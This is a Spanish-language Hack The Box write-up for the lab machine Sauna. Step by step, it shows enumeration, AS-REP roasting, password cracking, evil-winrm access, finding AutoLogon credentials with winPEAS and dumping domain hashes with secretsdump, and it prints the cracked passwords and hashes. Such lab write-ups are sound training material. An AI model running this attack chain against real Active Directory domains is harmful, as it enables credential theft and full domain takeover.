
Writeup CTF Sauna
Hack The Box



0- Introducción

Sauna es una máquina Windows calificada como fácil y su IP es 10.10.10.175. Primero encontré una aplicación web en ejecución y, descubrimos algunos nombres de usuario. Primero realizamos un ataque de ASREPRoastings con la lista de usuarios creadas cn los nombres encontrados en la web. Después volcamos el hash de fsmith, que desciframos utilizando hashcat y John. Luego continuamos obteniendo acceso inicial usando las credenciales encontradas. Para la parte de escalada de privilegios, pudimos encontrar una contraseña en el registro para el usuario svc_loanmgr usando winPEAS y con esa contraseña realizamos la elevación de dos maneras, la primera haciendo un volcado de hashes utilizando la herramienta impacket-secretsdump con los datos del usuario svc_loanmgr y una segunda, en la que utilizamos BloodHound y mimikatz para obtener el hash NTLM de administrator y evil-winrm para conectarnos al objetivo como administrador.

1- Enumeración

Comenzamos enumerando los servicios que tiene abiertos nuestro objetivo.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ sudo nmap -p- --open --min-rate 5000 -vvv -n -Pn 10.10.10.175 -oG allports
```

```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49673/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49695/tcp open  unknown          syn-ack ttl 127
49718/tcp open  unknown          syn-ack ttl 127
```


```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ extractPorts allports

[*] Extracting information...

        [*] IP Address: 10.10.10.175
        [*] Open ports: 53,80,88,135,139,389,445,464,636,3268,3269,5985,9389,49667,49673,49674,49677,49695,49718
```

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ sudo nmap -sV -p 53,80,88,135,139,389,445,464,636,3268,3269,5985,9389,49667,49673,49674,49677,49695,49718 -Pn -n
 -vvv 10.10.10.175 -oN targeted
```

```
PORT      STATE    SERVICE       REASON          VERSION
53/tcp    open     domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open     http          syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp    open     kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-03-26 04:36:13Z)
135/tcp   open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open     netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds? syn-ack ttl 127
464/tcp   open     kpasswd5?     syn-ack ttl 127
636/tcp   open     tcpwrapped    syn-ack ttl 127
3268/tcp  open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped    syn-ack ttl 127
5985/tcp  open     http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open     mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open     unknown       syn-ack ttl 127
49673/tcp open     ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open     unknown       syn-ack ttl 127
49677/tcp open     unknown       syn-ack ttl 127
49695/tcp open     unknown       syn-ack ttl 127
49718/tcp filtered unknown       no-response
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Una vez realizado el escaneo procedemos a revisar los diferentes puertos abiertos. Observamos que existe un AD bajo el dominio EGOTISTICAL-BANK.LOCAL que posiblemente nos ayude a obtener información del sistema, pero vamos a ir paso a paso investigando las posibles opciones.

Pasamos al puerto 80 donde vemos el siguiente portal web:




Investigamos un poco la web y tampoco vemos ningún vector posible. Buscamos acerca de alguna vulnerabilidad de IIS en la versión 10.0 aunque tampoco conseguimos demasiada información relevante del mismo.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ searchsploit IIS 10.0
Exploits: No Results
Shellcodes: No Results
```

Procedemos entonces a realizar diferentes enumeraciones en el servicio para intentar obtener datos suficientes para conseguir acceso a la máquina.

Utilizaremos como primera opción el script enum4linux:



```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ enum4linux -a 10.10.10.175
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar 25 17:54:03 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.175
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 10.10.10.175    |
 ============================================================
[E] Can't find workgroup/domain


 ========================================
|    Nbtstat Information for 10.10.10.175    |
 ========================================
Looking up status of 10.10.10.175
No reply from 10.10.10.175

 ======================================
|    Session Check on 10.10.10.175    |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.175 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

 ========================================
|    Getting domain SID for 10.10.10.175    |
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766
[+] Host is part of a domain (not a workgroup)
```



```
 ======================================
|    OS information on 10.10.10.175    |
 ======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.175 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.175 from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ================================
|    Users on 10.10.10.175    |
 ================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 =====================================
|    Share Enumeration on 10.10.10.175    |
 =====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.175

 ============================================================
|    Password Policy Information for 10.10.10.175    |
 ============================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.175 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.175)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not be
en granted those access rights.

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.
```

```
[E] Failed to get password policy with rpcclient


 ==========================
|    Groups on 10.10.10.175 |
 ==========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

[+] Getting local group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

[+] Getting domain group memberships:

 ============================================================
|    Users on 10.10.10.175 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

 =====================================
|    Getting printer info for 10.10.10.175    |
 =====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED


enum4linux complete on Fri Mar 25 17:55:35 2022
```

Aunque en este caso tampoco obtenemos demasiada información.

Vamos a enumerar smb con la herramienta smbclient.


```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/maquinas_htb/Sauna/nmap]
└─$ smbclient -L 10.10.10.175
Enter WORKGROUP\kali's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Tampoco obtenemos nada interesante.

Recordamos que el puerto 389 estaba abierto (Active Directory LDAP). Vamos a enumerar información utilizando la tool windapsearch.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/windapsearch]
└─$ ./windapsearch.py -d egotistical-bank.local --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users

[*] Bye!
```


Pero no devuelve nada útil. Vamos a utilizar ahora impacket-GetADUsers.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/windapsearch]
└─$ impacket-GetADUsers egotistical-bank.local/ -dc-ip 10.10.10.175 -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 10.10.10.175, port 389, SSL False
[*] Querying 10.10.10.175 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------

[+] Search Filter=(&(sAMAccountName=*)(mail=*)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))

┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/windapsearch]
└─$
```

Volvemos a la web. Vamos a realizar enumeración de directorios, a ver si existe algún directorio con información interesante.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/windapsearch]
└─$ dirsearch -u http://10.10.10.175 -i 200,301

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.175/_22-03-25_18-16-12.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-03-25_18-16-12.log

Target: http://10.10.10.175/

[18:16:13] Starting:
[18:17:10] 200 -   30KB - /about.html
[18:18:00] 200 -   15KB - /contact.html
[18:18:09] 301 -  147B  - /css  →  http://10.10.10.175/css/
[18:18:24] 301 -  149B  - /fonts  →  http://10.10.10.175/fonts/
[18:18:33] 301 -  150B  - /images  →  http://10.10.10.175/images/
[18:18:34] 200 -   32KB - /index.html

Task Completed
```

Vamos a acceder al /about.html.



Encontramos esto interesante, son trabajadores de la empresa, y al mismo tiempo, pueden ser usuarios dentro del sistema.

Creamos una lista con los nombres de usuarios disponibles. (usernames.txt)

Ahora vamos a utilizar una tool que sirve crear variaciones sobre los nombres aportados dentro del archivo usernames.txt.

```
┌──(kali㉿kali)-[~/username-anarchy]
└─$ ./username-anarchy -i /home/kali/Desktop/HackTheBox/Sauna/usernames.txt > /home/kali/Desktop/HackTheBox/Sauna/us
erlist.txt
```

Con esta lista de usuarios vamos a intentar un ataque kerberoasting sobre el dominio de Windows.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/username-anarchy]
└─$ impacket-GetNPUsers "EGOTISTICAL-BANK.local/" -usersfile users.txt -no-pass -dc-ip 10.10.10.175 -outputfile hash
.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/username-anarchy]
└─$ cat hash.txt
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9141d27d0a82b41400ecda4897acaf5f$382782b4b903faf6a984f9ae210a567ad48fc34
021e14eec04cbb81157037d8e782899667b835869659c3810ddc9b0bf553bbb240aa381f4825ed4e0cbb402e961d820b6f6b54e0a5a346b22468
9b8d205407155f5ae398bac04b9d3d7206b38cf4abf14e23bb52d1d572c32995e207bd5fd7b5bcc6be7bcf7cc06c260e673afdcc9ae96cfee0cf
fbb9879bd679cc518e8f63c5ffc4f02c35b00cff6638c6f31b7074e8c1d57fbd6f90cc23bb6ca334ca23d78380c13d453a46c1c90afcd575dbe5
d62c23fb3e490b7b83aa93057c72f5b85c105c8a3d986c39eae63d37a58d26232d0c444c4e2a34f5c3c72969314173a5d5fbeb2e177be16fc836
184de2f12
```

Vamos a decodificar el hash.txt. Para ello, vamos a utilizar John-the-Ripper, y también el tándem name-that-hash – hashcat.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/username-anarchy]
└─$ name-that-hash -f hash.txt

Name-That-Hash

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9141d27d0a82b41400ecda4897acaf5f$382782b4b903faf6a984f9ae210a567ad48fc34
021e14eec04cbb81157037d8e782899667b835869659c3810ddc9b0bf553bbb240aa381f4825ed4e0cbb402e961d820b6f6b54e0a5a346b22468
9b8d205407155f5ae398bac04b9d3d7206b38cf4abf14e23bb52d1d572c32995e207bd5fd7b5bcc6be7bcf7cc06c260e673afdcc9ae96cfee0cf
fbb9879bd679cc518e8f63c5ffc4f02c35b00cff6638c6f31b7074e8c1d57fbd6f90cc23bb6ca334ca23d78380c13d453a46c1c90afcd575dbe5
d62c23fb3e490b7b83aa93057c72f5b85c105c8a3d986c39eae63d37a58d26232d0c444c4e2a34f5c3c72969314173a5d5fbeb2e177be16fc836
184de2f12

Most Likely
Kerberos 5 AS-REP etype 23, HC: 18200 JtR: krb5pa-sha1 Summary: Used for Windows Active Directory

┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/username-anarchy]
└─$ hashcat -m 18200 hash.txt /home/kali/Desktop/listas/rockyou.txt -a0
hashcat (v6.2.5) starting
```

```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9141d27d0a82b41400ecda4897acaf5f$382782b4b903faf6a984f9ae210a567ad48fc34
021e14eec04cbb81157037d8e782899667b835869659c3810ddc9b0bf553bbb240aa381f4825ed4e0cbb402e961d820b6f6b54e0a5a346b22468
9b8d205407155f5ae398bac04b9d3d7206b38cf4abf14e23bb52d1d572c32995e207bd5fd7b5bcc6be7bcf7cc06c260e673afdcc9ae96cfee0cf
fbb9879bd679cc518e8f63c5ffc4f02c35b00cff6638c6f31b7074e8c1d57fbd6f90cc23bb6ca334ca23d78380c13d453a46c1c90afcd575dbe5
d62c23fb3e490b7b83aa93057c72f5b85c105c8a3d986c39eae63d37a58d26232d0c444c4e2a34f5c3c72969314173a5d5fbeb2e177be16fc836
184de2f12:Thestrokes23
```

La contraseña para el usuario fsmith es Thestrokes23.

Vamos a probar también con John.

```
┌──(kali㉿elhackeretico)-[~/…/maquinas_htb/Sauna/nmap/username-anarchy]
└─$ john hash.txt --wordlist=/home/kali/Desktop/listas/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256
 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:17 DONE (2022-03-25 18:46) 0.05817g/s 613089p/s 613089c/s 613089C/s Thraki43..Thehulk2008
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora tenemos el nombre de usuario y la contraseña, así que conectemos con "Evil-WinRM".

2- Acceso a la máquina

Tenemos credenciales de la cuenta de dominio activa que usamos la herramienta "Evil-WinRM" para obtener sesiones remotas.

```
┌──(kali㉿elhackeretico)-[~/Desktop/auditorias_maquinas/maquinas_htb/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> ls
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> dir


    Directory: C:\Users\FSmith


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        1/23/2020  10:01 AM                Desktop
d-r---        1/24/2020  10:40 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos

*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/25/2022   9:33 PM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
4f4[redacted]
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

Y dentro de la máquina tenemos acceso a la flag user.txt

3- Elevación de privilegios

Somos usuarios en esta máquina y vamos a enumerar para obtener la raíz.

Para hacer enumeración de la información disponible en el sistema, vamos a utilizar la herramienta winPEAS.exe.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\Users\FSmith\Documents\winPEASany.exe

Data: 2581844 bytes of 2581844 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Después de realizar la exploración con winPEAS, encontramos un par usuario y contraseña.


```
Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName             : EGOTISTICALBANK
DefaultUserName               : EGOTISTICALBANK\svc_loanmanager
DefaultPassword               : Moneymakestheworldgoround!
```

Con este usuario y contraseña vamos a hacer varias cosas, vamos a entablar Shell con evil-winrm para explorar el contenido disponible para este usuario y por otro lado, vamos a realizar un pass-the-hash con impacket-secretsdump para hacer un volcado de los hashes del sistema.

Otra forma de bsucar una vía de elevación de privilegios, es utilizar la herramienta BloodHound. Vamos a ello.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmanager -p Moneymakestheworldgoround!


Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Sauna]
└─$
```

Parece que el usuario no es correcto, vamos a buscar que usuarios forman parte del sistema.



Parece que el usuario svc_loanmanager existe en el sistema con el nombre svc_loanmgr. Volvemos a iniciar sesión con el nuevo usuario encontrado.

Volvemos a utilizar la herramienta winPEAS para buscar información interesante dentro del nuevo usuario. Pero tras su ejecución y análisis de los resultados, no encuentra información que nos pueda ser útil en la elevación de privilegios.

Vamos a realizar un pass-the-hash con la herramienta impacket-secretsdump, para ver si podemos realizar un volcado de hashes.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Sauna]
└─$ impacket-secretsdump egotistical-bank/svc_loanmgr@10.10.10.175
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:91d1cf766e5ac513de2b498cbfde9626:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
